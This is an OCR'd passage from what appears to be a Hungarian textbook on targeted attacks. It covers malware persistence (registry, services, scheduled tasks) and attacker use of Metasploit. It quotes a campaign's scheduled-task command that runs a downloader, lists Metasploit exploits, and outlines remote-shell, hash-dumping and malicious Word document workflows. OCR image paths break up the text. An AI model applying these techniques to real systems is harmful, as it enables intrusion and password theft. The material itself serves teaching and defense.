Windows 2000 és későbbi rendszerek esetében rendszerindításkor az operációs rendszer beolvassa a *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell* kulcsot, és betölti. Alapértelmezésben ez az Explorer.EXE.


Itt ugyanúgy meg lehet adni végrehajtandó programot paraméterként.

2.5.4. Windows szolgáltatások

A Windows szolgáltatások listáját a

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services]

kulcs alatt lehet megtalálni. Ezek azok a szolgáltatásokok, amelyeket az operációs rendszer a különböző feladatok ellátása érdekében betölt. A kártevők egy része ebbe a listába veszi fel a saját komponensét.



28. ábra: Szolgáltatásként bejegyzett automatikus indulás

Ezt a lehetőséget előszeretettel használják a Plugx trójai indítására. Egy másik tipikus Plugx fertőzésnél az ábrán láthatóan a *RasTls* kulcs alatt kerül bejegyzésre az avp.exe program.

Ennek nagy előnye, hogy ilyenkor nem külön folyamatként indul el a trójai, hanem az operációs rendszer egyik alapkomponense, a service host alkalmazás (svchost.exe) tölti be. Emiatt a futó trójai nem jelenik meg a Task Manager vagy egyéb más aktív folyamatokat megjelenítő program listájában.


2.5.5. Időzített feladat

Mind a kiberbűnözés, mind a célzott támadások során gyakori, hogy a feltelepített trójait időzített feladatként állítják be, így a Windows Task Scheduler automatikusan lefuttatja. Ez nem rendszerindításhoz kötött, hanem meghatározott időpontban, meghatározott ismétlődéssel fut le a trójai.

Például a feltehetően a kínai Emissary Panda APT csoporthoz köthető PZCHAO kampány során (Chili, 2018) a trójait az alábbi paranccsal állították be ismétlődő végrehajtásra:


schtasks /create /tn "Adobe Flash Updaters" /tr "%systemroot%\temp\win32shell.bat down" /sc daily /mo 2 /st 03:00:00 /ru "„

Ez létrehozta az Adobe Flash Updater nevű feladatot, ami minden második nap hajnali 3 órakor fut le:



29. ábra: Időzített feladatként bejegyzett indítás

A lefuttatandó feladat a *c:\windows\temp\win32shell.bat* programot futtatja le, a *down* paraméter megadásával, aminek hatására a támadás további komponenseit tölti le a meghatározott szerverről.



30. ábra: Az időzített feladat részletei

3. Célzott támadást végrehajtó kártékony kódok típusai

A célzott támadások során a támadók rengeteg eszköz közül választhatnak. Ezek egy része nyílt forrású és szabadon hozzáférhető, más eszközök kereskedelmi forgalomban vannak és megvásárolhatók – akár hivatalos disztribúcióban, akár underground fórumokon keresztül. Végül vannak olyan programok, amiket a támadók maguk fejlesztenek a maximális testreszabhatóság érdekében.

Az, hogy az adott támadók mit választanak ezek közül, azt a feladat és a csoport anyagi lehetőségei döntik el.

3.1. Szabad forrású eszközök

Ezeknek a szoftvereknek az előnyeit és hátrányait az alábbi lista foglalja össze.

Előny:

- könnyen beszerezhető: az Interneten rövid keresés után megtalálható és letölthető a program
- ingyenes


Hátrány:

- Vírusvédelmek jól ismerik: nem csak a támadók, hanem a víruslaborok is könnyen beszerezhetik és tanulmányozhatják, emiatt általában fel is ismerik a vírusvédelmi termékek ezeket a programokat
- Nincs támogatás hozzá: a program mellett használati útmutatót is lehet találni az Interneten, de ha valakinek egyedi problémája támad, nincs garancia arra, hogy segítséget kap

3.1.1. Metasploit

A Metasploit Framework hosszú ideje az offenzív biztonsági szakértők legfontosabb erőforrása. Jól átlátható, rendszerezett keretbe foglalva teszi elérhetővé a gyakoribb biztonsági hibákat a legnépszerűbb platformokra. A Metasploit lehetőséget biztosít arra, hogy a szakértők megismerkedhessenek az exploitokkal és tesztelhessék saját rendszereik védelmét.

Elsődleges felhasználási területe a **penetration testing**, de rendszergazdák is előszeretettel alkalmazzák annak tesztelésére, hogy sérülékeny-e rendszerük egy adott biztonsági hibára. Ezen felül a számítógépes bűnözők is igénybe veszik, ha más lehetőségük nincs exploitokhoz hozzáférni.



31. ábra: Metasploit Framework nyitó képernyő

Folyamatosan bővítik az új biztonsági hibákat kihasználó modulokkal és a különböző payloadokkal. A fejezet lezárásának pillanatában több, mint 1700 különböző biztonsági hibát, és több mint 500 különböző **payload**-ot tartalmazott a szoftver adatbázisa.

```
msf > show exploits

Exploits
========

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   aix/local/ibstat_path                                 2013-09-24       excellent  ibstat $PATH Privilege
Escalation
   aix/rpc_cmsd_opcode21                                 2009-10-07       great      AIX Calendar Manager Se
rvice Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   aix/rpc_ttdbserverd_realpath                          2009-06-17       great      ToolTalk rpc.ttdbserver
d _tt_internal_realpath Buffer Overflow (AIX)
   android/adb/adb_server_exec                           2016-01-01       excellent  Android ADB Debug Serve
r Remote Payload Execution
   android/browser/samsung_knox_smdm_url                 2014-11-12       excellent  Samsung Galaxy KNOX And
roid Browser RCE
   android/browser/stagefright_mp4_tx3g_64bit            2015-08-13       normal     Android Stagefright MP4
 tx3g Integer Overflow
   android/browser/webview_addjavascriptinterface        2012-12-21       excellent  Android Browser and Web
View addJavascriptInterface Code Execution
   android/fileformat/adobe_reader_pdf_js_interface      2014-04-13       good       Adobe Reader for Androi
d addJavascriptInterface Exploit
   android/local/futex_requeue                           2014-05-03       excellent  Android 'Towelroot' Fut
ex Requeue Kernel Exploit
   android/local/put_user_vroot                          2013-09-06       excellent  Android get_user/put_us
er Exploit
   apple_ios/browser/safari_libtiff                      2006-08-01       good       Apple iOS MobileSafari
LibTIFF Buffer Overflow
```

32. ábra: A választható exploitok listája

Ezek az összes számottevő platformokra elérhetőek, az exploit modulokkal az alábbi rendszerek támadhatók:

```
aix
bsdi
hpux
mainframe
osx
windows
android
firefox
irix
solaris
apple_ios
freebsd
linux
netware
unix
```


A Metasploit nem csak a biztonsági szakemberek számára fontos segédeszköz, de ugyanúgy a támadóknak is megnyitja a lehetőséget arra, hogy a biztonsági hibákat számítógépek megfertőzésére kihasználhassák. Nem meglepő, hogy a közönséges kiberbűnözők igénybe veszik a szoftver szolgáltatásait. Ennél okkal meglepőbb, hogy az ennél elvileg sokkal szofisztikáltabb célzott támadásokban is felbukkan a Metasploit, mint például az Inception kampányban.[133] Ez arra utal, hogy egyfelől a célzott támadások mögött álló csoportok sem mindig felkészültebbek az exploitok használatára, mint a közönséges bűnözők, másfelől még ha képzettebbek is, nem válogatnak az eszközökben, és a lehető legegyszerűbb rendelkezésre álló eszközt használják. Két tipikus támadási formában szokták használni a Metasploit Framework-öt.

Az első támadási formában egy operációs rendszer biztonsági hibát használnak ki arra, hogy távoli elérést biztosítsanak a rendszerhez.

Windows XP rendszerek támadására az MS08-067 (SMB) biztonsági hiba a legényelmesebb. Ezt a hibát tömegesen használták ki a 2000-évek közepén a Windows féregprogramok, könnyedén végig terjedve a lokális hálózatokon. Ugyanez a biztonsági hiba a kívülről történő támadásokra is felhasználható. Ehhez természetesen az kell, hogy az SMB szolgáltatáshoz tartozó portok az Internet felől elérhetőek legyenek. Ennek normálisan nem lenne szabad megtörténnie, de a 2017 májusában világszerte futótűz szerűen szétterjedő WannaCry példája megmutatta, milyen sok esetben vannak ezek a portok megnyitva a nagyvilág számára.


A támadó a Metasploit konzol alkalmazásból kiválaszthatja az alkalmazni kívánt exploitot, majd a payloadot (ami jelen esetben egy **remote shell**), majd konfigurálja a modulokat. Az MS08-067 és a remote shell esetében három fontos paraméter van csak, a támadó (LHOST) és a megtámadandó számítógép (RHOST) IP címe, valamint az a port (RPORT), amin a támadó a kapcsolatot kiépíti, és a port, amin a bejövő kapcsolatot fogadja (LPORT).

[133] Granger, 2018.




33. ábra: Exploit modul konfigurálása

Ezután már csak el kell indítani a támadást, a Metasploit elindítja az exploitálást, aminek a végén megnyílik a távoli elérés (ebben az esetben egy **Meterpreter shell**) a fertőzött gép felé. Ezen a kapcsolaton keresztül parancsokat lehet küldeni a fertőzött számítógépre, legegyszerűbb példaként könyvtárlistát lehet kérni.



34. ábra: Exploit modul futtatása

A legelső, amit célzott támadásoknál a támadók megtesznek a kompromittált rendszereken a jelszavak kigyűjtése. Erre a Meterpreter shell lehetőséget ad, a beépített *hashdump* parancs a memóriából kigyűjti az ott tárolt **jelszó hash**-eket:



35. ábra: A begyűjtött jelszó hash-ek


Ezeket a hasheket aztán egy jelszótörő programmal (például Jack the Ripper) megkísérlik feltörni, hozzájutni az eredeti jelszavakhoz. Ezeket a jelszavakat felhasználva a már elfoglalt számítógépről továbblépve megkísérelnek más számítógépekre is eljutni a lokális hálózaton, így lassan eljutva a számukra legkívánatosabb célpontig. Általában ugyanis első körben a legkönnyebben megtámadható rendszert fertőzik meg, de ez nem feltétlenül fontos célpont számukra. Az értékes célpontokhoz nehezebben fertőzhetőek, esetleg kívülről nem is elérhetőek, hozzájuk több lépcsőben juthatnak el, miben fontos segítséget nyújt a kiindulás remote shell és a kinyert jelszavak.

Az előbbi módszert akkor alkalmazzák, ha létezik távolról támadható hibája a célpont operációs rendszerének. Ha nincs ilyen, vagy a célpont az Internet felől közvetlenül nem elérhető, a támadók más behatolási módot választanak.

A célpont számítógépének támadása helyett a felhasználót támadják meg, általában emailben. Ennek melléklete valamilyen Microsoft Office dokumentum, Adobe Flash vagy PDF állomány, esetleg JavaScript vagy VBScript program.


A Metasploit lehetőséget nyújt a Microsoft Office alkalmazások biztonsági hibáit kihasználó dokumentumok gyártására. A fejezet megírásakor a CVE-2017-11882 a legkurrensebb ilyen hiba, amit számtalan célzott és általános támadásban használnak.

Ebben a forgatókönyvben a végcél ugyanúgy egy remote shell létrehozása, ezért részben ugyanazokat a paramétereket kell megadni, a támadó IP címét és a portot, ahol a shell figyel. A célpont IP címére nincs szükség, mivel nem a számítógép közvetlen megcímzésével történik az exploitálás, hanem a dokumentum célba juttatásával.



36. ábra: Exploit modul konfigurálása

A Metasploit Framework legyártja a biztonsági hibát tartalmazó dokumentumot, amit el kell juttatni a célpontnak. Emellett elindítja a remote shell fogadó komponensét.



37. ábra: Exploit dokumentum generálása

A generált dokumentumot általában email üzenet mellékleteként juttatják el a célpontnak. Megnyitáskor a Word biztonsági hiba aktiválódik, és a remote shell visszacsatlakozik a támadó gépén futó fogadó komponenshez. Innentől a támadás ugyanúgy megy tovább, mint az első esetben.

